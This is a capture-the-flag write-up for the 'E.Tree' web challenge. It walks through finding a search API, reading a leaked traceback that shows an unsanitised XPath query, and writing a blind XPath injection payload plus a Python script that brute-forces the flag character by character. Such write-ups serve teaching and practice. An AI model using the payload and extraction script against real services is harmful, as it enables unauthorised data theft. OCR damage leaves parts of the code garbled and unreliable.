
E.Tree

Analyzing the file given

The file given is named military.xml and appears to only contain XML. It looks like the testing flag was placed in between the *selfDestructCode* tags.

```
cat military.xml
<?xml version="1.0" encoding="utf-8"?>

..snip...
            <kills>confidential</kills>
            <selfDestructCode>CHTB{f4k3_fl4g</selfDestructCode>
        </staff>

    </district>

    <district id="confidential">

        <staff>
            <name>confidential</name>
            <age>confidential</age>
            <rank>confidential</rank>
            <kills>confidential</kills>
        </staff>
        <staff>
            <name>confidential</name>
            <age>confidential</age>
            <rank>confidential</rank>
            <kills>confidential</kills>
            <selfDestructCode>_f0r_t3st1ng}</selfDestructCode>
        </staff>
        <staff>
```

Enumeration of the website



Get information on the military staff that mantain this district.

Looking at the source code shows us some javascript processing our request. This also reveals to us the api being used for the request.

```
...snip...
    form.addEventListener("submit", e => {
        e.preventDefault();

        fetch("/api/search", {
            method: "POST",
            body: JSON.stringify({
                search: search.value
            }),
            headers: {
                "Content-Type": "application/json"
            }
        })
..snip...
```

When sending an empty post request to the api discovered by looking at the javascript we get an error. The error seems to give some insight into the request being made on the back end.

```
Input:
—╼ $curl http://46.101.22.121:31926/api/search -X POST
```

```
Output:
..snip...
<pre class="line before"><span class="ws"></span>def search():</pre>
```

```
<pre class="line current"><span class="ws">    </span>name =
request.json.get(&quot;search&quot;, &quot;&quot;)</pre>
<pre class="line after"><span class="ws">    </span>query =
&quot;/military/district/staff[name='{}']&quot;.format(name)</pre>
<pre class="line after"><span class="ws"></span> </pre>
<pre class="line after"><span class="ws">    </span>if tree.xpath(query):</pre>
<pre class="line after"><span class="ws">        </span>return
{&quot;success&quot;: 1, &quot;message&quot;: &quot;This millitary staff member
exists.&quot;}</pre>
...snip...
```

Exploitation

Cleaning up the code so we can start understanding it easier. The only leak that wasn't included in that snippet is defining where tree is searching.

```
def search():
    name = request.json.get("search", "")
    query = "/military/district/staff[name='{}']".format(name)
    tree = etree.parse('./military.xml')
    if tree.xpath(query):
        return {"success": 1, "message": "This millitary staff member exists."}
```

By creating a mock up, I can simulate my attacks locally. After trial and error I finally had some working syntax that could select only what I am looking for.

```
name = "a'\] |/military/district/staff/selfDestructCode\
[contains(text(),'\_')\] | /military/district/staff\[name='"
```

I then threw this in a script to iterate through the ascii character list. I made sure to remove bad chars that gave false positives. I also had to search for the flag twice, due to it being seperated into two parts.

```
# This works: name = "a'\] |/military/district/staff\
[selfDestructCode='\_f0r\_t3st1ng}"

#Working search function!! name = "a'\]
|/military/district/staff/selfDestructCode\[contains(text(),'\_')\] |
/military/district/staff\[name='"




import sys

import requests




#Set up our connection and header type

url = 'http://138.68.185.219:31629/api/search'

hdr = { 'Content-Type' : 'application/json' }



#Create list to contain flag

flag\_part\_1 = list()

flag\_part\_2 = list()

bad = 39

count = 0

Test = True

while Test:

    #Iterate through the ascii range while avoiding bad chars

    for i in \[x for x in range(31,128) if x != bad \]:

    c = chr(i)
    test\_flag = c

    print(" \\r%s" % test\_flag, end\='', flush\=True)

    query = '\\'\] |/military/district/staff/selfDestructCode\[starts-
with(text(),\\'%s\\')\] | /military/district/staff\[name=\\'' % test\_flag

    data = '{"search":"%s"}' % query

    req = requests.post(url\=url, headers\=hdr, data\=data)

    #Check to see if we got the correct char

    if "This millitary staff member exists" in req.text and count == 0:

        count += 1

        flag\_part\_2.append(c)

        print(" done")

    elif "This millitary staff member exists" in req.text:

        flag\_part\_1.append(c)

        print("\\nFound start values of %s and %s" % (flag\_part\_1,
flag\_part\_2))

        Test = False

        break



#Check for last value in flag and print final product



count = 0
```

```
Test = True

while Test:

    #Iterate through the ascii range while avoiding bad chars

    for i in \[x for x in range(31,128) if x != bad \]:

    c = chr(i)

    test\_flag = ''

    test\_flag = ''.join(flag\_part\_1) + c

    print(" \\r%s" % test\_flag, end\='', flush\=True)

    query = '\\'\] |/military/district/staff/selfDestructCode\
[contains(text(),\\'%s\\')\] | /military/district/staff\[name=\\'' % test\_flag

    data = '{"search":"%s"}' % query

    req = requests.post(url\=url, headers\=hdr, data\=data)

    #Check to see if we got the correct char

    if "This millitary staff member exists" in req.text:

        flag\_part\_1.append(c)

    #Check for last value in flag and print final product

    if flag\_part\_1\[-1\] == "\_":

        count += 1

        if count == 3:

            print("Phase 1 complete" )
            Test = False

            break



Test = True

while Test:

    #Iterate through the ascii range while avoiding bad chars

    for i in \[x for x in range(31,127) if x != bad \]:

    c = chr(i)

    test\_flag = ''

    test\_flag = ''.join(flag\_part\_2) + c

    print(" \\r%s" % ''.join(flag\_part\_1) + test\_flag, end\='', flush\=True)

    query = '\\'\] |/military/district/staff/selfDestructCode\
[contains(text(),\\'%s\\')\] | /military/district/staff\[name=\\'' % test\_flag

    data = '{"search":"%s"}' % query

    req = requests.post(url\=url, headers\=hdr, data\=data)

    #Check to see if we got the correct char

    if "This millitary staff member exists" in req.text:

        flag\_part\_2.append(c)

        if flag\_part\_2\[-1\] == "}":

            winner\_flag = ''.join(flag\_part\_1)

            winner\_flag += ''.join(flag\_part\_2)
        print("Flag: %s" % winner\_flag)

        Test = False

        break
```